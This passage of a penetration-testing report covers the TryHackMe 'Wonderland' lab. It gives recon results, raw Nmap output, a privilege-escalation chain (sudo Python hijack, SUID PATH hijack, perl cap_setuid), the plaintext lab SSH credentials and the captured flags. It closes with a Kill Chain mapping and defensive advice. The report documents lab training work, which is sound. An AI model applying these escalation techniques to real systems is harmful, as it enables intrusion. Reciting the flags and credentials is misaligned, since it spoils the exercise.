21.2 POC Archive Content

The archive documents the following evidence:

Phase 1: Reconnaissance

Step	Evidence
Nmap scan	Ports 22 (SSH), 80 (HTTP) open
Gobuster enumeration	Directories: /img, /r
Image download	3 images: alice_door.jpg, alice_door.png, white_rabbit_1.jpg
Steghide extraction	hint.txt: "follow the r a b b i t"

Phase 2: Web Exploitation

Step	Evidence
Hidden directory	/r/a/b/b/i/t discovered
HTML source analysis	Credentials: alice:HowDothTheLittleCrocodileImproveHisShiningTail

Phase 3: Initial Access

Step	Evidence
SSH login	Successful as user alice
System info	Ubuntu 18.04.4 LTS

Phase 4: Enumeration

Step	Evidence
User enumeration	alice, hatter, rabbit, tryhackme
SUID binaries	Standard set enumerated
Linux capabilities	/usr/bin/perl = cap_setuid+ep
Cron jobs	Standard only

Phase 5: Privilege Escalation

Step	Evidence
Stage 1	alice → rabbit (sudo misconfiguration)
Stage 2	rabbit → hatter (SUID + PATH hijacking)

Step	Evidence
Stage 3	hatter → root (perl cap_setuid abuse)

Phase 6: Flags Captured

Flag	Value
user.txt	thm{"Curiouser and curiouser!"}
root.txt	thm{Twinkle, twinkle, little bat! How I wonder what you're at!}

22. Raw Scan Logs

The raw Nmap scan output was saved to the following file on the attacker machine:

```
/home/harsh/wonderland/wonderland_scan.txt
```

The scan was performed using the following command:

```
$ nmap -sV -sC -oN wonderland_scan.txt 10.48.146.123
```

Raw Output:

```
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-26 01:43 -0400
Nmap scan report for 10.48.146.123
Host is up (0.070s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 8e:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
| 256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)
|_ 256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (ED25519)
80/tcp open http Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Follow the white rabbit.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 15.85 seconds
```

23. Public Access Link

The full POC archive (raw logs, screenshots, and phase-by-phase notes) is publicly accessible (view-only) at the link below:

■ Open POC Archive (Google Sheets)

https://docs.google.com/spreadsheets/d/13J_wD4ImBfR0ryaJXgQTrAZfMRczM3UX_yX8UerqFLA/edit?usp=sharing

24. Executive Summary

Project Title: Modeling Directory Traversal and Linux Executable Capability Exploitation in Corporate Endpoints

24.1 Assessment Overview

This cybersecurity assessment examined web-facing services, exposed information, authentication weaknesses, and Linux privilege-escalation risks within a controlled laboratory environment. The objective was to evaluate how weaknesses across the web application and host operating system could be identified, validated, and assessed for their potential security impact.

The assessment followed a structured penetration-testing workflow informed by the Cyber Kill Chain and MITRE ATT&CK frameworks. The documented activities included network reconnaissance, web directory enumeration, analysis of publicly accessible image files, credential exposure discovery, SSH authentication, local enumeration, and investigation of privilege-escalation mechanisms.

24.2 Reconnaissance and Web Content Discovery

Network reconnaissance using Nmap identified two exposed services on the target host: SSH on port 22, running OpenSSH 7.6p1, and HTTP on port 80, hosting a Go-based web application titled "Follow the white rabbit." Directory enumeration using Gobuster identified web paths including /img and /r. Three publicly accessible image files — alice_door.jpg, alice_door.png, and white_rabbit_1.jpg — were subsequently examined.

ExifTool and Steghide were used to investigate the image files. The analysis of white_rabbit_1.jpg revealed a concealed file named hint.txt, containing the message "follow the r a b b i t". This clue led to the discovery of the hidden web path /r/a/b/b/i/t.

Inspection of the discovered page's HTML source revealed plaintext credentials within a CSS-hidden paragraph element. The credentials enabled SSH authentication as the user alice, establishing initial access to the target host. This finding demonstrated insecure handling of sensitive authentication information and highlighted the risks associated with placing credentials in client-accessible web content.

24.3 Linux Host Enumeration and Privilege Escalation

Post-access enumeration identified the target operating system as Ubuntu 18.04.4 LTS, running kernel 4.15.0-101-generic. The assessment identified user accounts including alice, rabbit, hatter, and tryhackme, along with a Python script named walrus_and_the_carpenter.py and a root-owned root.txt file.

The documented privilege-escalation investigation identified several potentially significant security weaknesses:

- **Sudo configuration:** A rule associated with /etc/sudoers.d/alice permitted execution of a Python script under the rabbit account. The script's module-loading behavior was reported to permit Python module search-path hijacking.
- **Privileged executable:** The SUID-enabled teaParty binary invoked the date command without an absolute executable path, creating a potential executable search-path hijacking weakness.
- **Linux capabilities:** The Perl interpreter at /usr/bin/perl was reported to possess the cap_setuid+ep capability, which can create a serious privilege-escalation risk when assigned without a legitimate requirement.

The assessment records indicate that these weaknesses formed part of a progression through user privilege contexts to root-level access. The precise transitions and execution identities should be supported by the corresponding terminal evidence.

24.4 Assessment Outcome and Security Impact

Root-level access was reported, with uid=0(root) identified as the validation indicator. The assessment also recorded recovery of the laboratory's user and root flags.

The documented results demonstrate how exposed credentials, insufficiently restricted privilege delegation, unsafe executable resolution, and excessive Linux capabilities can combine to undermine host security.

In a comparable production environment, these weaknesses could potentially enable unauthorized access to sensitive files, modification of system resources, disruption of services, and further compromise of connected systems. These are potential consequences, not evidence that a production breach or lateral movement occurred during this assessment.

24.5 Recommended Security Improvements

Priority recommendations include removing credentials from client-accessible content, rotating exposed credentials, restricting sudo permissions, securing Python dependency loading, hardening privileged executables, auditing SUID permissions, and removing unnecessary Linux capabilities from interpreters. The target's operating-system support status should also be reviewed, and an appropriate supported-version upgrade plan should be established where necessary. Remediation should be followed by retesting to confirm that the identified attack paths have been eliminated.

24.6 Conclusion

The assessment demonstrated the importance of evaluating web application exposure and Linux host security as interconnected parts of an attack surface. The reported progression from network reconnaissance to root-level access highlights the need for layered security controls, least-privilege enforcement, secure software execution, and systematic host hardening.

Scope limitation: This assessment describes activities and findings reported from a controlled laboratory environment. Directory traversal should be treated as confirmed only if separate evidence demonstrates unauthorized filesystem access through a vulnerable path-handling mechanism. The title identifies the project's intended focus; it does not, by itself, establish that directory traversal was successfully exploited.

25. Cyber Kill Chain Mapping

The Cyber Kill Chain is a seven-stage framework developed by Lockheed Martin for understanding adversary activity. This assessment maps the documented laboratory activities to the framework while distinguishing observed actions from stages for which evidence is unavailable. The mapping reflects the recorded assessment rather than assuming that every stage was completed.

25.1 Stage 1: Reconnaissance

Objective: Identify exposed services and discover information about the target environment.

Observed activities:

- Network scanning using Nmap.
- Identification of SSH on port 22 and HTTP on port 80.
- Web directory enumeration using Gobuster.
- Discovery of publicly accessible image files and hidden web paths.

Security significance: Exposed services and discoverable web resources provided information that supported subsequent investigation.

Assessment status: Observed.

25.2 Stage 2: Weaponization

Objective: Prepare an exploit or payload intended to take advantage of an identified weakness.

Observed activities: The available assessment notes describe steganographic analysis and investigation of web content. They do not independently establish a distinct weaponization stage before initial access.

Security significance: Weaponization should be documented only if the assessment evidence identifies a prepared exploit or payload associated with a specific attack stage.

Assessment status: Not independently established.

25.3 Stage 3: Delivery

Objective: Transmit or introduce the relevant exploit, payload, or malicious content to the target.

Observed activities: The assessment involved retrieving publicly accessible image files and examining a hidden web page. No separate payload-delivery event is established by the available notes.

Security significance: Publicly accessible content contributed to discovery, but content retrieval alone does not demonstrate a conventional malware or exploit-delivery stage.

Assessment status: Partially related activity observed; a distinct delivery stage is not established.

25.4 Stage 4: Exploitation

Objective: Take advantage of a weakness to obtain access or execute an unintended operation.

Observed activities:

- Discovery of credentials embedded in client-accessible HTML source.
- Use of the exposed credentials to authenticate through SSH as alice.
- Subsequent investigation of privilege-escalation weaknesses in the Linux environment.

Security significance: Credential exposure enabled initial authenticated access. The reported privilege-escalation findings indicate additional weaknesses in privilege delegation and privileged executable configuration.

Assessment status: Initial access through exposed credentials observed; individual privilege-escalation mechanisms should be supported by their corresponding execution evidence.

25.5 Stage 5: Installation

Objective: Establish a mechanism that maintains access, such as a persistent implant or unauthorized startup mechanism.

Observed activities: The available notes do not document installation of a persistent implant, creation of a startup mechanism, or another verified persistence mechanism.

Security significance: Persistent access can allow an adversary to return after an initial session ends. It should not be claimed without evidence.

Assessment status: Not established.

25.6 Stage 6: Command and Control

Objective: Establish a communication channel through which an adversary can remotely control compromised systems.

Observed activities: SSH was used for authenticated access to the target. The available notes do not establish a separate command-and-control infrastructure or beaconing mechanism.

Security significance: An interactive SSH session is not, by itself, evidence of a dedicated command-and-control stage.

Assessment status: Separate command-and-control activity not established.

25.7 Stage 7: Actions on Objectives

Objective: Achieve the intended outcome following access to the target.

Observed activities:

- Local host enumeration.
- Investigation of sudo permissions, a SUID-enabled executable, and Linux capabilities.
- Reported progression to root-level access.
- Recovery of the user and root lab flags.

Security significance: The reported root-level access demonstrates the potential impact of chained privilege-escalation weaknesses on the confidentiality, integrity, and availability of the assessed host.

Assessment status: Reported as achieved; retain terminal evidence showing the root identity and lab results.

25.8 Mapping Summary

Cyber Kill Chain Stage	Assessment Evidence	Status
Reconnaissance	Nmap, Gobuster, web content discovery	Observed
Weaponization	No distinct preparation stage documented	Not established
Delivery	Image retrieval and hidden-page discovery; no separate payload delivery documented	Partially related
Exploitation	Exposed credentials used for SSH access	Observed
Installation	No persistence mechanism documented	Not established
Command and Control	SSH access documented; no separate C2 infrastructure established	Not established
Actions on Objectives	Root access and lab flags reported	Reported; verify evidence

26. Defensive Implications

The mapping identifies several opportunities for defensive intervention:

- Reduce unnecessary service exposure and monitor reconnaissance activity.
- Prevent sensitive credentials from appearing in publicly accessible content.
- Enforce least-privilege sudo policies and secure script dependencies.
- Audit SUID-enabled binaries and ensure privileged programs use trusted executable paths.
- Remove unnecessary Linux capabilities from interpreters and other general-purpose executables.
- Monitor authentication events, privilege transitions, and modifications to privileged files.
- Validate remediation through repeat testing and documented evidence.

27. Framework References

- Lockheed Martin, Cyber Kill Chain: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

- MITRE ATT&CK, Linux Matrix: https://attack.mitre.org/matrices/enterprise/linux/
- MITRE ATT&CK, Abuse Elevation Control Mechanism: https://attack.mitre.org/techniques/T1548/

Mapping limitation: The Cyber Kill Chain was developed to describe adversary intrusion campaigns. Its stages do not necessarily map one-to-one to every laboratory penetration-testing action. This mapping therefore records observed activity and explicitly identifies stages that the available evidence does not establish.